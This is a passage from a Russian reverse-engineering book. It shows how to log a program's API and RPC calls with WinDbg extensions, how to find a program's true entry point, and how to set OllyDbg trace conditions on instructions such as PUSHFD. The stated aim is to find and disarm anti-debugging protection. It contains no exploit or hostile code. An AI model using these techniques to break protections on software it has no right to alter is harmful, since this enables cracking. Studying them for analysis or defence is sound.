


Рис. 10.6. Крах ApiMon при попытке загрузить ему FAR Manager, упакованный с помощью ASPack

Посмотрим на WinDbg — что же в нем изменилось? Забегая вперед, скажем — абсолютно все! Microsoft предоставила нам сложный и могущественный инструмент, способный решать широкий круг задач и противостоять различным антиотладочным приемам, которыми нашпигованы современные защитные механизмы.

Приступим к экспериментам. Первым делом загружаем в отладчик файл, за которым мы будем шпионить, например, все тот же Notepad. Для этого выберите из меню команды **File | Open executable** и выберите из списка файлов notepad.exe. Как вариант, нажмите клавиатурную комбинацию <CTRL>+<E> и укажите файл notepad.exe. Помимо прочего, файл можно загрузить и из командной строки.

Примечание

Не стоит пользоваться кнопкой панели инструментов с изображением раскрывающейся папки — это все равно не поможет. Данная кнопка предназначена для работы с исходными текстами и их окружением, которых в нашем распоряжении, естественно, нет. Ведь если бы они были, то не было бы никакой необходимости в шпионаже.

Отладчик послушно загружает файл, отображая все динамические библиотеки, перечисленные в таблице импорта, отображает содержимое регистров и устанавливает точку останова в точке входа (Entry Point). На самом деле, это мы думаем, что отладчик установил точку останова в Entry Point, а в действительности это совершенно не так (листинг 10.13). Судя по адресу `77F9193Ch`, лежащему глубоко внутри NTDLL.DLL, это не совсем не точка входа, а функция Native API `DbgBreakPoint`, которую можно трассировать до бесконечности, но так никуда и не выйти. Приходится выкручиваться и применять всевозможные обходные приемы (что, впрочем, для хакеров вполне типично).

Листинг 10.13. Неверное определение точки входа при загрузке исполняемого файла в WinDbg

```
CommandLine: C:\WINNT\NOTEPAD.EXE
Symbol search path is: *** Invalid ***
************************************************************************
* Symbol loading may be unreliable without a symbol search path.       *
* Use .symfix to have the debugger choose a symbol path.               *
* After setting your symbol path, use .reload to refresh symbol locations. *
************************************************************************
Executable search path is:
ModLoad: 01000000 01010000   notepad.exe
ModLoad: 77f80000 77ffd000   ntdll.dll
ModLoad: 76ae0000 76b1e000   C:\WINNT\system32\comdlg32.dll
ModLoad: 772c0000 77326000   C:\WINNT\system32\SHLWAPI.DLL
ModLoad: 79060000 790c5000   C:\WINNT\system32\ADVAPI32.dll
ModLoad: 79430000 794e4000   C:\WINNT\system32\KERNEL32.dll
ModLoad: 770f0000 77168000   C:\WINNT\system32\RPCRT4.dll
ModLoad: 77f40000 77f7f000   C:\WINNT\system32\GDI32.dll
ModLoad: 77e10000 77e79000   C:\WINNT\system32\USER32.dll
ModLoad: 78000000 78045000   C:\WINNT\system32\msvcrt.dll
ModLoad: 71710000 71794000   C:\WINNT\system32\COMCTL32.DLL
ModLoad: 7ce80000 7d0c6000   C:\WINNT\system32\SHELL32.DLL
ModLoad: 777d0000 777ee000   C:\WINNT\system32\WINSPOOL.DRV
ModLoad: 79500000 79511000   C:\WINNT\system32\MPR.DLL
(510.508): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00071f04 ecx=00000009 edx=00000000 esi=7ffdf000 edi=00071f70
eip=77f9193c esp=0006f984 ebp=0006fc98 iopl=0       nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000           efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
77f9193c cc              int     3
```

Итак, чтобы найти истинную точку входа, загрузим notepad.exe в шестнадцатеричный редактор (например, в HIEW). Далее следует перейти в шестнадцатеричный режим, нажав клавишу <ENTER>, затем нажать клавишу <F8> для отображения заголовка и перейти в истинную точку входа по нажатию <F5>. При этом адрес истинной точки входа (в рассматриваемом примере равный `1006420h`) высвечивается в левом верхнем углу экрана (рис. 10.7).

Теперь следует вернуться в WinDbg и, находясь в окне команд, ввести команду `BP 1006420`, чтобы установить точку останова на истинную точку входа программы. Затем нажмите клавишу <F5> или введите команду `g` (goto) и ждите развития событий. Долго ждать вам не придется (листинг 10.14).




Рис. 10.7. Определение истинной точки входа с помощью HIEW

Листинг 10.14. Ручная установка точки останова на истинную точку входа

```
0:000> BP 1006420
0:000> g
ModLoad: 75e00000 75e1a000   C:\WINNT\system32\IMM32.DLL
ModLoad: 10000000 10005000   C:\WINNT\system32\wmfhotfix.dll
Breakpoint 0 hit
eax=00000000 ebx=7ffdf000 ecx=00010101 edx=ffffffff esi=0009a0f0 edi=017af640
eip=01006420 esp=0006ffc4 ebp=0006fff0 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
notepad+0x6420:
01006420 55              push    ebp
```

Отладчик подгружает еще две динамические библиотеки (одна из которых — wmfhotfix.dll — заплатка от Ильфака[3]), радостно выводит сообщение о том, что точка останова сработала (`Breakpoint 0 hit`), выводит значения регистров и первую машинную команду, стоящую в точке входа — `push ebp` (см. листинг 10.14).

Команда `u` позволит дизассемблировать остальные команды, следующие за ней, помогая убедиться, в том, что в этот раз мы действительно попали туда, куда и требовалось (листинг 10.15).

[3] Ильфак Гильфанов, автор дизассемблера IDA Pro.

Листинг 10.15. Дизассемблирование окрестностей точки входа

```
0:000> u
notepad+0x6420:
01006420          55              push      ebp
01006421          8bec            mov       ebp,esp
01006423          6aff            push      0xff
01006425          6888180001      push      0x1001888
0100642a          68d0650001      push      0x10065d0
0100642f          64a100000000    mov       eax,fs:[00000000]
01006435          50              push      eax
01006436          64892500000000  mov       fs:[00000000],esp
```

Теперь, когда все подготовительные мероприятия завершены, необходимо подключить модуль расширения. Для этого даем команду `!load <name>`, где *name* — имя модуля расширения (без указания расширения имени файла .dll). В данном случае необходимо подгрузить модуль, ответственный за шпионаж (logexts). Полностью команда выглядит, как показано в листинге 10.16.

Листинг 10.16. Загрузка модуля расширения, ответственного за шпионаж за API-функциями

```
0:000> !load logexts
```

Отладчик проглатывает ее, как ни в чем не бывало, и создается впечатление, что никаких событий не происходит. Но это не так! Чтобы убедиться, что модуль расширения успешно загружен, вызовем его локальную справочную систему, введя команду `!logexts.help` (листинг 10.17).

Листинг 10.17. Выдача справки по "шпионским" командам

```
0:000> !logexts.help

Windows API Logging Extensions  v2.09

Main control:
   !loge [dir]                  Enable logging. Output directory optional.
   !logi [dir]                  Initialize but don't enable logging.
   !logd                        Disable logging.

Output:
   !logo                        List output settings.
   !logo [e|d] [d|t|v]          Enable/disable output:
                                  d - Debugger
                                  t - Text file
                                  v - Verbose log

Categories:
   !logc                        List all categories.
   !logc p #                    List APIs in category #.
   !logc [e|d] *                Enable/disable all categories.
   !logc [e|d] # [#] [#] ...    Enable/disable category #.

Buffer access:
   !logb p                      Print buffer contents to debugger.
   !logb f                      Flush buffer to log files.

Module inclusion/exclusion:
   !logm                        Display module inclusion/exclusion list.
   !logm [i|x] [DLL] [DLL] ...  Specify module inclusion/exclusion list.
```

Ого! Сколько тут всего, хорошего и разного! Команда `!loge [dir]` активирует шпионаж за API-функциями, при желании позволяя указать каталог, в котором будет автоматически создана вложенная папка LogExts для хранения логов. Протоколы могут писаться как в текстовом, там и в двоичном формате (формат вывода задается командой `!logo`), причем имя лога соответствует имени исполняемого файла, за которым шпионил отладчик (например, `noTEPAD.EXE.txt` — да-да, вот именно на таком регистре он и записывается).

Вызванная без параметров, команда `!logo` выводит текущий формат лога. Чтобы включить текстовой формат, необходимо набрать `!logo e t`, а чтобы включить все три параметра, необходимо трижды вызывать команду `!logo` с разными ключами. К сожалению, конструкцию `!logo e dtv` отладчик не воспринимает.

Для сокращения размеров лога и отбрасывания заведомо ненужной информации, WinDbg поддерживает категории API-вызовов, список которых можно вывести на экран командой `!logc` (листинг 10.18).

Листинг 10.18. Просмотр категорий API-функций

```
0:000> !logc
Categories:

 1  AdvApi32                                  Enabled
 2  AtomFunctions                             Enabled
 3  AVIFileExports                            Enabled
 4  Clipboard                                 Enabled
 5  ComponentObjectModel                      Enabled
 6  DebuggingAndErrorHandling                 Enabled
 7  DeviceFunctions                           Enabled
 8  Direct3D                                  Enabled
 9  DirectDraw                                Enabled
10  DirectPlay                                Enabled
11  DirectSound                               Enabled
12  GDI                                       Enabled
13  HandleAndObjectFunctions                  Enabled
14  HookingFunctions                          Enabled
15  IOFunctions                               Enabled
16  MemoryManagementFunctions                 Enabled
17  Multimedia                                Enabled
18  Printing                                  Enabled
19  ProcessesAndThreads                       Enabled
20  RegistryFunctions                         Enabled
21  Shell                                     Enabled
22  StringManipulation                        Enabled
23  ThreadLocalStorage                        Enabled
24  User32                                    Enabled
25  User32StringExports                       Enabled
26  Version                                   Enabled
27  WinSock2                                  Enabled
```

Как видите, всего имеется 27 категорий, и для просмотра функций, входящих в каждую из категорий, можно воспользоваться командой `!logic p #`, где `#` — номер категории, например, `16` — `MemoryManagementFunctions` (листинг 10.19).

Листинг 10.19. Просмотр имен API-функций, входящих в категорию MemoryManagementFunctions (фрагмент)

```
0:000> !logc p 16
MemoryManagementFunctions:
  AllocateUserPhysicalPages    KERNEL32.DLL
  FreeUserPhysicalPages        KERNEL32.DLL
```

```
  GetProcessHeap              KERNEL32.DLL
  GetProcessHeaps             KERNEL32.DLL
…
  OpenFileMappingA            KERNEL32.DLL
  OpenFileMappingW            KERNEL32.DLL
  UnmapViewOfFile             KERNEL32.DLL
```

Для шпионажа за определенными категориями функций воспользуйтесь командой `!logc e # # #`, где `e` — включить (enable) шпионаж, а `#` — перечень категорий. Ключ `d` (disable), соответственно, исключает указанную категорию (категории) API-функций из круга подозреваемых. Шпионаж за такими функциями производиться не будет. Команда `!logc e *` включает в круг подозреваемых все категории API-функций. Это — основной режим шпиона, в котором гоняют его хакеры при первом знакомстве с исследуемой программой.

При желании можно указать перечень динамических библиотек, за которыми следует или не следует шпионить. Зачастую это намного проще, чем возиться с категориями. Отображением текущего списка "поднадзорных" библиотек занимается команда `!logm` (листинг 10.20).

Листинг 10.20. Просмотр списка динамических библиотек, за которыми осуществляется шпионаж

```
0:000> !logm
Included modules:
  USER32.DLL
  GDI32.DLL
  ADVAPI32.DLL
```

Просматривая этот список, мы с удивлением обнаруживаем, что в нем отсутствует KERNEL32.DLL — базовая ядерная библиотека, содержащая большинство интересующих нас функций. Попытка включить ее в список командой `!logm i KERNEL32.DLL` приводит к появлению сообщения об ошибке, информирующего вас о том, что KERNEL32.DLL обязательно должна быть исключена из списка и не подлежит наблюдению (листинг 10.21).

Листинг 10.21. Категорический отказ отладчика шпионить за KERNEL32.DLL

```
0:000> !logm i KERNEL32.DLL
KERNEL32.DLL is mandatory for exclusion so it can't be included.
Included modules:
```

На самом деле, стоит только нажать <F5>, как в логе (параллельно выводимом на экран и в файл) появятся перехваченные имена API-функций, принадлежащих KERNEL32.DLL (листинг 10.22).

Листинг 10.22. Фрагмент "шпионского" протокола, содержащего всю необходимую информацию

```
Thrd 4c4 010029BD GetProcAddress( NULL "RegisterPenApp")                    ->NULL [FAIL]
Thrd 4c4 77E202F2 LoadLibraryExW("INDICDLL.dll" NULL ALTERED_SRCH_PATH)     ->0x6E380000
Thrd 4c4 77106CF2 GetProcAddress( 0x77F80000 "NtQuerySystemInformation")    ->0x77F889DC
Thrd 4c4 77106D0D GetProcAddress( 0x77F80000 "NtOpenFile")                  ->0x77F886AC
Thrd 4c4 77106D1A GetProcAddress( 0x77F80000 "RtlInitUnicodeString")        ->0x77FABE9C
Thrd 4c4 77E202F2 LoadLibraryExW("PDSHELL.DLL" NULL ALTERED_SRCH_PATH)      ->0x00F30000
Thrd 4c4 77E202F2 LoadLibraryExW("SSSensor.dll" NULL ALTERED_SRCH_PATH)     ->0x013B0000
Thrd 4c4 76AE1DAB GetProcAddress( 0x79430000 "GetUserDefaultUILanguage")    ->0x7947106B
Thrd 4c4 7CEAAF39 GetProcAddress( 0x77E10000 "GetSystemMetrics")            ->0x77E33277
Thrd 4c4 7CEAAF4A GetProcAddress( 0x77E10000 "MonitorFromWindow")           ->0x77E2920B
Thrd 4c4 7CEAAF5B GetProcAddress( 0x77E10000 "MonitorFromRect")             ->0x77E20D54
Thrd 4c4 7CEAAF6C GetProcAddress( 0x77E10000 "MonitorFromPoint")            ->0x77E2A0F2
Thrd 4c4 7CEAAF7D GetProcAddress( 0x77E10000 "EnumDisplayMonitors")         ->0x77E1F61D
Thrd 4c4 7CEAAF8E GetProcAddress( 0x77E10000 "EnumDisplayDevicesW")         ->0x77E18A08
Thrd 4c4 7CEAAFAE GetProcAddress( 0x77E10000 "GetMonitorInfoW")             ->0x77E2A07E
```

В наше распоряжение попадают номера потоков (`thrd`), а также адреса вызова API-функций вместе с передаваемыми им аргументами. По приведенному фрагменту протокола видно, что, вызвав функцию `GetProcAddress(NULL "RegisterPenApp")` по адресу `010029BDh`, Notepad погрузился в пучину системных библиотек, лежащих далеко за пределами принадлежащей ему области адресов. Но это — не главное. Главное то, что шпион от Microsoft работает и успешно шпионит, практически ни в чем не уступая большинству своих конкурентов, а кое в чем их даже и обгоняя!

Техника RPC-шпионажа

RPC-шпионаж осуществляется во многом аналогично API-шпионажу, только вместо модуля расширения logexts используется расширение rpcexts, загружаемое командой `!load rpcexts`" и выдающее справку по своим ключам командой `!rpcexts.help`.

Ключи же эти настолько обширны (рис. 10.8), что требуют для своего описания отдельной главы... или все-таки не требуют? В большинстве случаев встроенной справочной системы вполне достаточно!




Рис. 10.8. Загрузка модуля расширения rpcexts, ответственного за RPC-шпионаж (и не только шпионаж!) и выдача справки по нему

Итак, мы рассмотрели всего лишь два расширения отладчика WinDbg из множества имеющихся. Настоятельно рекомендуется изучить все эти расширения, загружая их одно за другим и читая справочную информацию, выводимую по команде `!name.help`.

Но, несмотря ни на что, SoftICE все-таки жаль. Хороший был отладчик...

Хакерские трюки с произвольными точками останова

Точки останова — мощное оружие против защищенных программ, и в умелых руках они поражают цель с любого расстояния. Основных режимов "стрельбы" всего три — останов при чтении, при записи и при выполнении кода в памяти по заданному адресу. А как быть, если адрес неизвестен, но мы знаем его содержимое? Допустим, нам захотелось установить точку останова на введенный пароль или команду `JMP EAX`, используемую некоторыми распаковщиками для передачи управления на оригинальную точку входа (Original Entry Point, OEP). Или предположим, что требуется установить точку останова на последовательность машинных команд, выглядящую приблизительно так: `CALL XXX/TEST EAX,EAX/JX`. Как будет показано в следующей части этой книги, *"Идентификация ключевых структур языков высокого уровня"*, данная последовательность соответствует следующей конструкции языка высокого уровня: `if (xxx(,,,) == 0)`…. Не менее интересно установить точку останова и на команду `CALL $+5 POP REG`, характерную для защитных механизмов, применяющих самомодифицирующийся код или копирующих себя на стек, а также на инструкцию `PUSHFD`, которая присутствует в самотрассирующихся программах и в антиотладочных защитных механизмах.

Существуют и другие устойчивые шаблоны — иными словами, предсказуемые последовательности машинных команд, расположенные в окрестностях защитного механизма или даже внутри него самого. Если бы мы только могли устанавливать точку останова на заданную машинную команду, расположенную по произвольному адресу…. Но увы, отладчику нужен адрес, который нас интересует не меньше, чем его.

Лишенные аппаратной поддержки со стороны процессора, в общем виде эту задачу мы решить не можем. Однако и расписываться в собственном бессилии тоже пока еще рано. Существует несколько более или менее эффективных методик, дающих вполне удовлетворительный результат. Именно их мы сейчас и рассмотрим.

Секреты пошаговой трассировки

Отладчик OllyDbg поддерживает условные точки останова, позволяющие, в том числе, и устанавливать точки останова на команды (обратите внимание, что SoftICE такой возможности не предоставляет). Как именно OllyDbg это делает? Очень просто — трассирует программу и на каждом шаге проверяет истинность одного или нескольких условий, заданных хакером. Это очень мощный механизм, известный под названием *условия прекращения трассировки* (condition to pause run trace), позволяющий устанавливать точки останова на любую комбинацию команд, регистров и/или данных. Однако этот механизм страдает большим количеством побочных эффектов и ограничений. В режиме трассировки скорость выполнения программы замедляется в сотни раз, к тому же факт трассировки очень легко обнаружить, чем защитные механизмы и занимаются.

Среди множества антиотладочных приемов чаще всего встречается чтение регистра флагов конструкцией `PUSHFD/POP REG` с последующей проверкой бита трассировки (Trace Flag, TF) — взведен он или нет. Отладчик Microsoft Visual Studio Debugger выдает свое присутствие сразу, но OllyDbg просто так не проведешь! Если в процессе трассировки программы он обнаруживает инструкцию `PUSHFD`, он очищает бит трассировки после ее выполнения, скрывая свое присутствие. Однако этот трюк разваливает самотрассирующиеся программы. К тому же существуют и другие антиотладочные приемы, с которыми OllyDbg не справляется, поэтому защитный код приходится обезвреживать вручную, а для этого необходимо уметь ставить точки останова на определенные комбинации машинных команд. Антиотладочных приемов не так уж и много, они хорошо известны как хакерам, так и разработчикам. Поэтому если только разработчики не выдумают чего-то принципиального нового (что маловероятно), хакеры смогут легко победить любую защиту, какой бы сложной и хитрой они ни была.

Установка точки останова на отдельную команду

Начнем с простого. Возьмем демонстрационный пример TF.exe[4] и попытаемся установить точку останова на команду `PUSHFD`. Загружаем программу в отладчик, в меню **Debug** выбираем команду **Set condition** или нажимаем клавиатурную комбинацию <CTRL>+<T>. На экране появляется симпатичное диалоговое окно **Condition to pause run trace** (рис. 10.9), позволяющее обрывать трассировку при выходе регистра `EIP` за определенный диапазон (**EIP is outside the range**) или, наоборот, при входе в него (**EIP is in range**). Кроме того, поддерживается останов по срабатыванию некоторого условия (**Condition is TRUE**) или выполнению одной из предопределенных (**Command is one of**). Как раз это нам и нужно!

Чтобы установить точку прерывания на команду `PUSHFD`, следует выбрать опцию **Command is one of**, перейти в окно редактирования и ввести нужную команду, а затем нажать кнопку **OK**. Диалоговое окно исчезает, и мы возвращаемся в OllyDbg. Если теперь нажать клавишу <F9> (run), то... ничего не получится, поскольку условные точки останова работают только в режиме трассировки. Поэтому следует нажать клавиатурную комбинацию <CTRL>+<F11> (**Debug | Trace into**). Экран отладчика остается неизменным, и на первый взгляд кажется, что ничего не происходит. Однако приглядитесь внимательно — в правом нижнем углу строки статуса появляется надпись `Tracing` (рис. 10.10), подтверждающая, что трассировка идет полным ходом и сильно загружает ядро операционной системы.




Рис. 10.9. Диалоговое окно **Condition to pause run trace** отладчика OllyDbg позволяет устанавливать точки прерывания на произвольные машинные команды



Рис. 10.10. Строка статуса отображает надпись `Tracing`, что говорит о том, что отладчик находится в режиме трассировки

[4] Исходный код этого демонстрационного примера можно найти на CD, поставляемом в комплекте с данной книгой в каталоге <CD-drive>\CH10\SRC.




Рис. 10.11. В режиме трассировки OllyDbg сильно загружает ядро операционной системы




Рис. 10.12. Анимированная трассировка в OllyDbg
(в правом нижнем углу строки статуса отображается строка `Animating`)

Если во время трассировки нажать <CTRL>+<SHIFT>+<ESC> (эта клавиатурная комбинация вызывает "диспетчер задач"), то мы увидим, что уровень загрузки ядра, соответствующей показаниям счетчика производительности Kernel Times (рис. 10.11), сигнализирует о необычно высоком уровне активности отладчика. Если соответствующая кривая не выводится, выберите опцию **Show Kernel Times** (Вывод времени ядра) в меню **View** (Вид).

Если вместо <CTRL>+<F11> нажать комбинацию <CTRL>+<F7> (**Animate into**), то скорость трассировки упадет в десятки раз, но зато OllyDbg будет обновлять окно CPU на каждом шагу, подсвечивая текущую выполняемую команду курсором (рис. 10.12). Выглядит это очень красиво (особенно интересно наблюдать за циклами), но для практической работы этот режим, увы, непригоден. Прервать трассировку (как анимационную, так и обычную) можно в любой момент, нажав клавишу <ESC>, при этом отладчик остановится на последней выполненной инструкции.

Если же вести трассировку до победоносного конца, то спустя некоторое время (которое в первую очередь зависит от мощности вашего процессора) отладчик остановится на инструкции `PUSHFD` (рис. 10.13). Это и есть "сердце" защитного механизма, который нам предстоит проанализировать и обезвредить.

Антиотладочный код предельно прост и укладывается всего в четыре строки (листинг 10.23).

